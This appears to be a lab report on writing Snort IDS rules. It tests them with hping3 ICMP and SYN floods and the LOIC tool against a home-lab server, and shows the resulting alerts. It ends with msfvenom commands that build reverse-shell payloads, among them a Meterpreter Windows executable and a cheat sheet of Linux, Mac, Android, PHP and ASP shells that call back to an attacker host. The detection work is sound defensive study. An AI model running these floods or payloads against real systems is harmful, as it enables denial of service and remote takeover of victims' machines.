Snort rules must be contained on a single line. Unless the multi-line character \ is used, the snort rule parser does not handle rules on multiple lines. Usually, it is contained in snort.conf configuration file.

This comes with two logical parts:

Rule header: Identifies rule actions such as alerts, log, pass, activate, dynamic and the CDIR block.

Rule options: Identifies the rule's alert messages.

Snort rules must be written in such a way that they describe all the following events properly:

The conditions in which a user thinks that a network packet(s) is not same as usual or if the identity of the packet is not authentic.

Any violation of the security policy of the company that might be a threat to the security of the company's network and other valuable information.

All well-known and common attempts to exploit the vulnerabilities in the company's network.

The rules defined to the system should be compatible enough to act immediately and take necessary remedial measures, according to the nature of the intrusion. Snort does not evaluate the rules in the order that they appear in the snort rules file. By default, the order is:


Alert rules: It generates an alert using alert method.

Log rules: After generating alert, it then logs the packet.

Pass rules: It ignores the packet and drops it.


As we know, IP is a unique address for every computer and is used for transferring data or packets over the internet from one network to the other network. Each packet contains a message, data, source, destination address, and much more. Snort supports three IP protocols for suspicious behavior:

Transmission Control Protocol (TCP) Connects two different hosts and exchanges data between them. Examples include HTTP, SMTP, and FTP.
User Datagram Protocol (UDP): Broadcasts messages over the internet. Examples include DNS traffic.
Internet Control Message Protocol (ICMP): Sends network error messages in Windows. Examples include Ping and Traceroute.




Rule Header	Rule Option

Figure 1 Structure of the Snort IDS Rule.




Action	Protocol	Source Address	Source Port	Direction	Destination Address	Destination Port

Figure 2 Structure of Snort IDS Rule Header.



```
alert icmp 192.168.1.10 any -> any any (msg: "ICMP Attempt Attack"; sid:1000005)
```



Snort Syntax


Alert	Tcp	Any	21	->	192.168.1.23	8001	(msg: "HTTP packet detected"; sid: 1000004;)
Action	Protocol	Source Address	Source Port	Direction	Destination Address	Destination port	Rule Option
alert log pass drop reject sdrop	tcp udp icmp			<>			Msg Logto Ttl Tos Id Ipoption Fragbits Dsize Flags Seq Ack Itype Icode Icmp_id Icmp_seq Content Content_list Offset Depth Nocase Session Rpc Resp React

www.loiliangyang.com

Fig 5.0

Snort captures and display all traffic packets and save them to the log file. In this mode, Snort applies all rules on every captured packet. If match with rules, Snort makes decision just by displaying it on the log or generate an alert. If packet does not match with any rules, it drops and Snort does not create any log. This command could be used to start snort on NIDS mode. Snort –c /etc/Snort/Snort.conf That command loads every line of Snort.conf and apply it as IDS like rules, ports, connecting folder and many more. Every log on every captured traffic that matched with Snort rules.

- Writing and saving custom detection rules for LAN



```
#alert tcp any any -> 172.20.10.2 any (msg:"tcp packet "; sid:10000001; )
#alert udp any any -> 172.20.10.2 any (msg:"UDP packet "; sid:10000001; )
alert icmp any any -> 172.20.10.2 any (msg:"icmp packet"; sid:10000002; )
alert icmp any any -> 172.20.10.2 any (msg:"icmp flood"; sid:10000003;rev:-
1;classtype:icmp-event;detection_filter:track by_dst,count 500,seconds 3; )
alert tcp any any -> 172.20.10.2 any (flags:S;msg:"Possible Dos attack tcp
connection ";flow:stateless; sid:10000004;detection_filter:track
by_dst,count 20,seconds 10; )
#alert tcp any any -> 172.20.10.2 any (flags:S;msg:"LOIC Dos attack tcp
connection ";flow:stateless; sid:10000005;detection_filter:track
by_dst,count 10000,seconds 10; )
alert tcp any any -> any 80 (msg:"LOIC DoS Tool TCP Mode)";flags:PA;
content:"|65 73 75 64 65 73 75 64 65 73 75 7e|"; sid:10000007; rev:1; )
alert tcp any any -> any 80 (content:"HTTP";msg:"HTTP request "; sid:-
100000013; )
alert tcp any any -> any 443 (content:"HTTPs";msg:"HTTP srequest "; sid:-
100000014; )
#alert tcp any any -> any any (msg:"Metasploit Meterpreter";
flow:to_server,established; content:"RECV"; http_client_body;
fast_pattern;; content:"POST"; pcre:"/^\/[a-z0-9]{4,5}_[a-z0-9]{16}\/$/Ui";
classtype:trojan-activity; reference:url,blog.didierstevens.com/2015/05/11/-
detecting-network-traffic-from-metasploits-meterpreter-reverse-http-
module/; sid:10000006; rev:1;)
alert tcp 192.168.29.246 any -> 192.168.29.99 4444 (msg:"Metasploit payload
detected";classtype:trojan-activity;flow:established,to_server; pkt_data;
content:"|90 48 9a 9a 20 bf d8 f3  bc d9 fa 35 08 00 45 00 00 28 02 ee 40
00 80 06  3b 38 c0 a8 1d f6 c0 a8 1d 63 cd 98 11 5c c7 ec  3c 82 61 14 3d
```


Fig 5.1

Now, let's start Snort in IDS mode and tell it to display alerts to the console:

```
sudo snort -A console -q -c /etc/snort/snort.conf -i eht0
```

Again, we are pointing Snort to the configuration file it should use (**-c**) and specifying the interface (**-i eth0**). The **-A** console option prints alerts to standard output, and **-q** is for "quiet" mode (not showing banner and status report). You shouldn't see any output when you enter the command because Snort hasn't detected any activity specified in the rule we wrote.


- To start the snort server, we need to run the configuration file using Wi-Fi interface.



```
psychomutant@psychomutant-VirtualBox:~$ sudo snort -A console -c /etc/snort/sno
rt.conf -i enp0s8
```

Fig 5.2

- Testing rules by sending an icmp packet and tcp packet.




```
64 bytes from 192.168.29.252: icmp_seq=3 ttl=64 time=1216 ms
64 bytes from 192.168.29.252: icmp_seq=4 ttl=64 time=192 ms
64 bytes from 192.168.29.252: icmp_seq=5 ttl=64 time=9.32 ms
64 bytes from 192.168.29.252: icmp_seq=6 ttl=64 time=1079 ms
64 bytes from 192.168.29.252: icmp_seq=7 ttl=64 time=74.2 ms
64 bytes from 192.168.29.252: icmp_seq=8 ttl=64 time=71.3 ms
64 bytes from 192.168.29.252: icmp_seq=9 ttl=64 time=213 ms
^Z
zsh: suspended  ping 192.168.29.252

┌──(psychomutant㉿killjoy)-[~/Desktop]
└─$ ping 192.168.29.252                                  148 ✕ 1
PING 192.168.29.252 (192.168.29.252) 56(84) bytes of data.
64 bytes from 192.168.29.252: icmp_seq=1 ttl=64 time=32.0 ms
64 bytes from 192.168.29.252: icmp_seq=2 ttl=64 time=1933 ms
64 bytes from 192.168.29.252: icmp_seq=3 ttl=64 time=932 ms
64 bytes from 192.168.29.252: icmp_seq=4 ttl=64 time=4.66 ms
```

```
12/15-18:44:13.392550  [**] [1:10000002:0] icmp packet [**] [Priority: 0] {ICMP
} 192.168.29.100 -> 192.168.29.252
12/15-18:44:13.464906  [**] [1:10000002:0] icmp packet [**] [Priority: 0] {ICMP
} 192.168.29.100 -> 192.168.29.252
12/15-18:44:14.467059  [**] [1:10000002:0] icmp packet [**] [Priority: 0] {ICMP
} 192.168.29.100 -> 192.168.29.252
12/15-18:44:15.186119  [**] [1:10000001:0] tcp packet  [**] [Priority: 0] {TCP}
 34.107.221.82:80 -> 192.168.29.252:34352
12/15-18:44:15.206282  [**] [1:10000001:0] tcp packet  [**] [Priority: 0] {TCP}
 34.107.221.82:80 -> 192.168.29.252:34354
```

Fig 5.3


- Icmp flood using hping3 .



```
┌──(psychomutant㉿killjoy)-[~]
└─$ sudo hping3 --icmp --flood 192.168.29.252                              1 ✕
HPING 192.168.29.252 (wlan0 192.168.29.252): icmp mode set, 28 headers + 0 data
bytes
hping in flood mode, no replies will be shown
1: 
```

Fig 5.4


Detecting icmp flood on ubuntu



```
12/17-11:16:01.676420  [**] [1:10000003:1] icmp flood [**] [Classification: Gen
eric ICMP event] [Priority: 3] {ICMP} 172.20.10.5 -> 172.20.10.2
12/17-11:16:01.676420  [**] [1:10000002:0] icmp packet [**] [Priority: 0] {ICMP
} 172.20.10.5 -> 172.20.10.2
12/17-11:16:01.676542  [**] [1:10000003:1] icmp flood [**] [Classification: Gen
eric ICMP event] [Priority: 3] {ICMP} 172.20.10.5 -> 172.20.10.2
12/17-11:16:01.676542  [**] [1:10000002:0] icmp packet [**] [Priority: 0] {ICMP
} 172.20.10.5 -> 172.20.10.2
```

Fig 5.5


- Large Syn requests using hping3 from kali



```
┌──(psychomutant㉿killjoy)-[~/Desktop]
└─$ sudo hping3 -i u1 -S -p 80 -c 30 192.168.29.252                    1 ✗ 2 ⚙
HPING 192.168.29.252 (wlan1 192.168.29.252): S set, 40 headers + 0 data bytes

--- 192.168.29.252 hping statistic ---
30 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Fig 5.6


Detecting Syn request on ubuntu which acts as snort server.



```
12/15-18:51:07.722429  [**] [1:10000004:0] Possible Dos attack tcp connection
[**] [Priority: 0] {TCP} 192.168.29.100:2959 -> 192.168.29.252:80
12/15-18:51:07.722429  [**] [1:10000001:0] tcp packet  [**] [Priority: 0] {TCP}
 192.168.29.100:2959 -> 192.168.29.252:80
12/15-18:51:07.722432  [**] [1:10000004:0] Possible Dos attack tcp connection
[**] [Priority: 0] {TCP} 192.168.29.100:2960 -> 192.168.29.252:80
12/15-18:51:07.722432  [**] [1:10000001:0] tcp packet  [**] [Priority: 0] {TCP}
 192.168.29.100:2960 -> 192.168.29.252:80
12/15-18:51:07.722433  [**] [1:10000004:0] Possible Dos attack tcp connection
[**] [Priority: 0] {TCP} 192.168.29.100:2961 -> 192.168.29.252:80
```

Fig 5.7

- Performing DoS attack using LOIC tool from Kali



```
┌──(psychomutant㉿killjoy)-[~/Desktop]
└─$ sudo mono LOIC.exe
[sudo]
/usr/
.rc"
/usr/
s.rc"
/usr/
s-darl
```

Low Orbit Ion Cannon | When harpoons, air strikes and nukes fails | v. 1.0.8.0

1. Select your target
URL:
IP: 192.168.29.252

2. Ready?


Selected target: 192.168.29.252

3. Attack options
Timeout: 9001
HTTP Subsite: /
TCP / UDP message: A cat is fine too. Desudesudesu~
Port: 80
Method: TCP
Threads: 10
☑ Wait for reply
Speed

Attack status
Idle | Connecting | Requesting | Downloading | Downloaded | Requested | Failed
Requested: 222865

Fig 5.8

Detecting DoS attack (TCP flooding) on server.




```
12/15-20:28:30.102146  [**] [1:10000007:1] SLR - LOIC DoS Tool TCP Mode) [**] [
Priority: 0] {TCP} 192.168.29.99:40464 -> 192.168.29.252:80
12/15-20:28:30.102667  [**] [1:10000007:1] SLR - LOIC DoS Tool TCP Mode) [**] [
Priority: 0] {TCP} 192.168.29.99:40440 -> 192.168.29.252:80
12/15-20:28:30.159585  [**] [1:10000007:1] SLR - LOIC DoS Tool TCP Mode) [**] [
Priority: 0] {TCP} 192.168.29.99:40438 -> 192.168.29.252:80
```

Fig 5.9

Payload Exploitation

The payload we make using msfvenom will be a Reverse TCP payload. This payload creates an executable that, when started, establishes a connection between the user's computer and our Metasploit handler, allowing us to conduct a meterpreter session. Use the following stated command to access msfvenom on Kali Linux.

- Creating windows payload using msfvenom framework on Metasploit



```
┌──(psychomutant㉿killjoy)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.29.99 LPORT=44
44 -f exe >payload1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Fig 5.10

You can use the -p option to indicate which payload you want to utilize. Lhost seems to be the attacker's IP address to which you want the payload to link. Lport is just the same as above; this is the port that the payload will link to, and it must be configured in the handler. -f instructs Msfvenom how to generate the payload; in this case, we're going for a program executable or exe. The payload created by the above command's execution is 7168 bytes, as shown from the above-attached image. The command above instructs msfvenom to generate a 64-bit Windows executable file that implements a reverse TCP connection for the payload. The format must be specified as being type .exe, and the local host (LHOST) and local port (LPORT) have to be defined. In our case, the LHOST is the IP address of our attacking Kali Linux machine that we got in the last command, and the LPORT is the port to listen on for a connection from the target once it has been compromised. The name of the .exe is up to you.

Other interesting Venom payloads…

Binaries

Create a simple TCP Payload for Windows

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.2 LPORT=3333 -f exe > example.exe
```

Create a simple HTTP Payload for Windows

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_http LHOST=192.168.1.2 LPORT=3333 -f exe > example.exe
```

Creates a simple TCP Shell for Linux

```
root@kali:~# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.2 LPORT=3333 -f elf > example.elf
```

Creates a simple TCP Shell for Mac

```
root@kali:~# msfvenom -p osx/x86/shell_reverse_tcp LHOST=192.168.1.2 LPORT=3333 -f macho > example.macho
```

Creats a simple TCP Payload for Android

```
root@kali:~# msfvenom -p android/meterpreter/reverse/tcp LHOST=192.168.1.2 LPORT=3333 R > example.apk
```

Web Payloads

Create a Simple TCP Shell for PHP

```
root@kali:~# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.2 LPORT=3333 -f raw > example.php
```

Create a Simple TCP Shell for ASP

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.2 LPORT=3333 -f asp > example.asp
```

